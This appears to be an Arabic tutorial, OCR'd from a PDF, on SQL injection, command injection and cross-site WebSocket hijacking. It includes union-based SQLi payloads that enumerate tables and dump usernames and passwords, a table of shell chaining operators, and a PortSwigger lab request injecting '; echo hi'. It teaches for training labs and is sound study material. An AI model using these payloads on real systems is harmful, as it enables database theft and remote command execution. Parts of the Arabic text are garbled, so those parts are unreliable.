
PAYLOADALLTHESTHINGS:

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%2>

هنا ههتلaci مصادر وشرح اكتر ليها


SQLI

اڪتر حاجه ممڪن تقابلها وهى الا MySQL
هنا يجي دورك في انك تبدأ تدور عليها




اثناء ما انت بتبث عنها ف لو شوفت الا error ساعتها تعرف ان الثغره موجوده في المكان دا

دلوقي هنيجي لـ PostgreSQL
وهنا احنا هنحاول اننا نكون توضيح لـ ازاي استغلال الا PostgreSQL Server




الخطأ دا من الاخطاء اللي قليل ما هتلاحظها عموما يعني
المهم لو شكىتك ان هنا فيه SQLi من هنا تبدا عمليه تخمين اعداد الاعمده اللي في قاعده البيانات
عن طريق
"order by" command.



من الآخر انت هنا بتحاول تخمين عدد الاعمده عن طريق انك تبيعت وتسأل السيرفر هل عندك عمود واحد
؟ هنا هيرد هو ويقولك ايوه وبعدها تقوله هل عندك عمودين ؟
هو هيرد ويقولك ايوه وبعدها تسأله هل عندك 3 اعمده ؟ وساعتها هيجيتك خطأ من قاعده البيانات و
لذلك انت تعرف ان جدول قاعده البيانات فيه بس عمودين اتنين

' order by <Number here>--



زي ما انت شايف هنا لما كتبنا البايلود اللي حصل انا السيرفر رد بدون اي اخطاء مع ذلك ان الامر اللي كتبناه صح واحنا كتبنا هنا عمون بص علي الا لازم
طيب ايه اللي هيحصل لما نكتب رقم مش صح زي مثلا 3 او 4 او 5 او اي رقم مش صح




هيظهر كدا على طول

من هنا عرفنا ان فيه عمودين ايه الخطوه الثانيه ؟
هو انك تبدأ ت Shawf انهي في العمودين دول بيشيل او بيعرض text
طيب هفهمك دلوقتي بص كدا هنا :
'union select NULL,NULL--'

عن طريق الا union select يمكن انك تعرف انهي فيهم هي retrieveبيانات من قاعده البيانات
طيب فيه اصلا بعض قواعد البيانات هتجيبلك error نوع بيانات العمود اصلا غلط
لهذا السبب احنا بنقوم باستخدام "NULL" اللي هيكون افتراضي بقا في اي كان نوع البيانات ايه
لما احنا توقعنا انه فيه عمودين يعني تتوقع برضه انه هيكون فيه اتنين NULL لأنك مش عارف نوع ال
بيانات ايه برضه لسه
دلوقتي بقا مرحله انت نعرف انهي فيهم اللي بيعرض بيانات للشاشة
علشان نقدر نعمل كدا ممكن نستبدل العمود المختار ب String هنجرب نرجع نص من العمود الاول مره
وبعد كدا العمود الثاني مره بعد كذا الاتنين وهنشوف امتا هيجي لينا ايرور وساعتها هتعرف انهي فيهم
اللي مش يرجع بيانات
'union select NULL,'VULNERABLE'--'

زي ما انت شايف احنا في العمود الثاني وكتبنا نص ايا كان ايه هو تشيل كلمه NULL وتحط الا ''
وبيتهم اي نص
وبعد كدا بقا تشوقي في الا هل يجعلك اللي انت كتبته ؟ سواء في الا url او في الصفحة عادي
يعني



زي ما انت واحد بالك كلمه VULNERABLE رجعت لينا ف ساعتها مبروك انت كدا عرفت انهي فيهم بيرجع بيانات من نوع String

وكدا عندنا عمود مصاب نبدأ نرجع منه بيانات من الا Backend Database


طيب المرحله الثانيه دي هنفكري اييه ؟
 اكيد هنفكري في اننا محتاجين نرجع اسماء الجداول اللي في قاعده البيانات الحاليه
 فيه قاعده بيانات اسمها "information_schema" وهي قاعده بيانات افتراضيه بتحتوي على معلومات
 عن اسماء الجداول او اسماء الاعمده او اي حاجه في قاعده البيانات
 طيب في قاعده البيانات دي موجود جدول اسمه "table" و هذا الجدول بيحتوي علي عمود اسمه
 "table_name".
 نقدر اننا نستفيد من المعلومات دي علشان نطلع كل جدول موجود في قاعده البيانات
 لو انت سرحت .. المثال دا هيفهمك اكتر :
 ' union select NULL, table_name from information_schema.tables--



زي ما انت شايف هنا طلع جداول كتير منهم جدول اسمه users الخطوه اللي بعد كدا هو انك تعرف اسماء الاعمده بتاعه الجداول دي وهنستخدم قاعده البيانات اللي هي "information_schema" علشان نعمل كدا

' union select NULL, column_name from information_schema.columns
 where table_name = '<Table Name Here>'--

بيقا انت عرفت اسماء الجداول اول مره بعدين استخدمت اسم جدول معين واحدته علشان تعرف ايه ال
لي موجوده في الجدول دا
او بمعني اصح ايه اسماء الاعمده اللي في الجدول اللي احنا طلعناه من شويه




زي ما انت شايف حابلي حاجتين الاولى وهي password والتانيه وهي username
دول اسماء الاعمده اللي موجوده في الجدول اللي اسمه users

ايه الخطوه اللي بعد كدا ؟

هو اننا نسحب البيانات اللي في الاعمده دي عن طريق ايه ؟
هنا الكاتب استخدم ال
"concat()" function

' union select NULL, concat(<Column Name>,'.',<Column Name 2>) from
<Table Name>--

تقدر تبحث في جوجل دلوقتي عن استخدامها ايه في قواعد البيانات و هيجيلك اجابات كتير



لازم عليك تتعلم ازاي تستغل الا sql injection مع ان اغلب الناس بيستخدموا ادوات بس مش بيكونوا فاهمين ايه اللي بيحصل بالضبط لكن انت

دلوقي فاهم تقدر تحط ادوات معاك في الشغل بتاعك وتركز اكتر يدويا
يعني لو لقيت endpoint مصابه ساعتها على طول روح علي اسرع اداه واسهلهم وهي Sqlmap

<https://github.com/sqlmapproject/sqlmap>

COMMAND INJECTION

من الثغرات اللي قلما تلاقيها بس عموما يعني الكاتب لقي كام ابلكيشن كدا متبهدلين فعلا وكانو مصابين يعني فيها طيب الهاكرز يقدروا انهم يعلوا صلاحيتهم من خلال انهم يحصلوا علي RCE في بعض الاحيان بعض التطبيقات هتاخد منك اللي انت كتبته وتمرره من خلال argument للاداه علي command line ودي دايما ما بتكون فكره سئنه جدا يعني ولازم الديفيلوبير يتجنبيها طيب بالاعتماد علي نظام التشغيل نقدر اننا نستخدم تكنيكات متعدده علشان ذ execute الاوامر دي ونوصل لـ RCE

Command	Example	OS	Description
&	echo "hi" & echo "bye"	Windows & Linux	Runs the first command then the second command
&&	echo "hi" && echo "bye"	Windows & Linux	Runs the second command only if the first command was successful

	echo "hi" echo "bye"	Windows & Linux	Pipe the first command's output into the second command
	echo "hi" echo "bye"	Windows & Linux	Runs the second command only if the first command fails.
;	echo "hi"; echo "bye"	Linux	Run the first command then the second command.
`Command`	echo "hi ` echo "bye"``	Linux	Run second command inside first command. Note those are back ticks NOT single quotes
\$(Command)	echo "hi \$(echo"bye")"	Linux	Run second command inside first command.

```
[alex@alex-PowerEdge-R710:~$ echo "hi" & echo "bye"
[1] 4930
bye
hi
[alex@alex-PowerEdge-R710:~$ echo "hi" && echo "bye"
hi
bye
[1]+ Done                  echo "hi"
[alex@alex-PowerEdge-R710:~$ echo "hi" | echo "bye"
bye
[alex@alex-PowerEdge-R710:~$ echo "hi" || echo "bye"
hi
[alex@alex-PowerEdge-R710:~$ echo "hi"; echo "bye"
hi
bye
[alex@alex-PowerEdge-R710:~$ echo "hi ` echo "bye"``"
hi bye
[alex@alex-PowerEdge-R710:~$ echo "hi $(echo "bye")"
hi bye
```

يعني مثلاً لو انت توقعـت ان فيه تطبيق مصاب ساعتها هنا تقدر تجرب التكتيـكـات اللي فاقتـتـ دي
مثال :

```

Request
Raw Params Headers Hex
POST /product/stock HTTP/1.1
Host: ac6alf40le87a22480d5754000f3001f.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Origin: https://ac6alf40le87a22480d5754000f3001f.web-security-academy.net
Connection: close
Referer: https://ac6alf40le87a22480d5754000f3001f.web-security-academy.net/product?productId=1
Cookie: session=Ki9DnAV8KFccGEJA4rS1Yw52VmRHSF1s

productId=1&storeId=1; echo hi

Response
Raw Head
HTTP/1.1 200
Content-Type: text/html
Connection: close
Content-Length: 2
hi
62

```

هنا قام الكاتب بحقن الامر دا "echo hi" والمهم ان الامر دا استلم ليه رد زي ما انت شايف
ودا مؤشر كوييس جدا ان التطبيق بيقبل اوامر
طيب بالنسبة لـ Blind command injection Da بيبقا صعب جدا لأنك مش شايف او من الصعب انك
تتحدد

مع الـ blind command injection انت تقدر انك تستخدم "echo" والامر دا تختبر بيـه الشغـره
برضـه ممـكن تعمـل ping او انـك تجـرب تعمـل dnslookup او انـك تعمـل http request علىـ machineـالـ

الفـكرة انـها تـغـرـه قـديـمه بـس مـيـمـعـش انـك مـمـكـن تـلاـقـيـها فـي بـعـض الـاـبـلـكـيشـنـز


CROSS SITE WEB SOCKET HIJACKING (CSWSH)

قبل ما ابدا في شرح التـغـرـه لـازـم تـفـهـم الـأـول يـعـني ايـه Websocket خـلـينا نـفـهـم ايـه
استـخدـامـهـا ؟ طـبعـا عـلـشـان يـحـصـل اـتـصـال بـيـنـك وـبـيـنـ ايـ لـعـبـه اـوـنـلـاـين اوـ ايـ لـاـيـفـشـات اوـ ايـ
مـكـالـمـهـ فيـديـو مـثـلاـ الخـ.. حاجـه بـتـطـلـب اـتـصـال دـائـم بـيـنـك وـبـيـنـ السـيـرـفـر اـولـ باـولـ يـعـنيـ منـ
الـآـخـرـ.. لـازـم تـبـقـا فـاهـم ايـه الليـ بـيـحـصـل وـهـنـا بـيـحـصـل request اوـ طـبعـا بـيـرـجـعـلـكـ
serverـ منـ الـ responseـ

وـدا باـختـصار عنـ طـرـيقـ الـ websocketـ

شرح احسن :

<https://www.aqweeb.com/2019/05/websocket.html>



المثال دا بيوضلك شات بين اتنين ف الفكره هنا ان ممكن لو الا endpoint مصادبه ف ساعتها الا user دخل على الصفحة اللي الا Attacker عاملها user يقدر يستغل الا Attackerbttue cookies ساعتها الا attacker يحصل على ثغرات اخر زي مثل XSS , SQLI , RCE , etc طيب الكلام دا مش بيفكرك بحاجه ؟ ايوه ثغره CSRF علشان تحصل لازم يبقا user مسجل في الموقع وبعدها انت بتدخل علي رابط بتاع الا Attacker يقدر يستغلle ومن هنا الا Attackery يقوم بشغله طيب خلينا ناخد المثال اللي فوق دا هنا علشان يحصل الثغره لازم او لا تفحص الترافيك اللي في المكان دا عن طريق انك تفتح الا burpzi كدا :

#	URL	Direction
133	https://ac9d1fb61ff209818068315e00d200...	← To client
132	https://ac9d1fb61ff209818068315e00d200...	← To client
131	https://ac9d1fb61ff209818068315e00d200...	← To client
130	https://ac9d1fb61ff209818068315e00d200...	→ To server
129	https://ac9d1fb61ff209818068315e00d200...	← To client
128	https://ac9d1fb61ff209818068315e00d200...	→ To server

طيب هنا اغلب الناس تعرف الا http history وانهم ازاي يفحصوا الترافيك بتاعه ولكن الناس مش عارفه موضوع الا web socket او بتتجاهل الجزء دا المهم ازاي تدور علي الثغره دي ؟

او لا لازم انت ك تبقا مسجل في الموقع زي الا user بعد كدا تفتح tab جديده علي نفس المتصفح ومن ثم تقوم بعمل web socket connection. طيب في المثال دا اللي حصل هنا انه اتصل علي التطبيق بتاع الا live chat

طيب هنا من الاخر بقا لو الا endpoint مصابه ساعتها انت ه تكون قادر علي انك تعمل الا ولكن باستخدام الكوكيز بتاعه الا user اللي دخل علي صفحتك اللي انت عاملها



تقدر تذاكر للثغره عن طريق : Portswigger

<https://portswigger.net/web-security/websockets/cross-site-websocket-hijacking>

وهنا ممكن تشوف الكود بتاع الا : POC

```
<!DOCTYPE html>
<meta charset="utf-8" />
<title>WebSocket Test</title>
<script language="JavaScript" type="text/JavaScript">

var wsUri = "wss://echo.websocket.org/";
var output;

function init()
{
```

```
    output = document.getElementById("output");
    testWebSocket();
}

function testWebSocket()
{
    websocket = new WebSocket(wsUri);
    websocket.onopen = function(evt) { onOpen(evt) };
    websocket.onclose = function(evt) { onClose(evt) };
    websocket.onmessage = function(evt) { onMessage(evt) };
    websocket.onerror = function(evt) { onError(evt) };
}

function onOpen(evt)
{
    writeToScreen("CONNECTED");
    doSend("WebSocket rocks");
}

function onClose(evt)
{
    writeToScreen("DISCONNECTED");
}

function onMessage(evt)
{
    writeToScreen('<span style="color: blue;">RESPONSE: ' + evt.data+'</span>');
    websocket.close();
}

function onError(evt)
{
    writeToScreen('<span style="color: red;">ERROR:</span> ' + evt.data);
}
```

```
function doSend(message)
{
    writeToScreen("SENT: " + message);
    websocket.send(message);
}

function writeToScreen(message)
{
    var pre = document.createElement("p");
    pre.style.wordWrap = "break-word";
    pre.innerHTML = message;
    output.appendChild(pre);
}

window.addEventListener("load", init, false);

</script>

<h2>WebSocket Test</h2>

<div id="output"></div>
```

زي ما قولتلك انك ممكن تقدر تحصل علي RCE من حلل الثغره دي وانا برضه سايبلك مصادر ليها فوق تذاكرها منها

الي نعنا اكون قد انتهيت .. فان اصبت فين الله وان اخطأت فين الشيطان

استور عكم الله الذي لا تضيع ورائمه

لا تنسونا بصالح من الدعاء

@AhmedKaramany

<https://twitter.com/k4r4m4ny>

@MuhammedMagdy

<https://twitter.com/0xmagdy>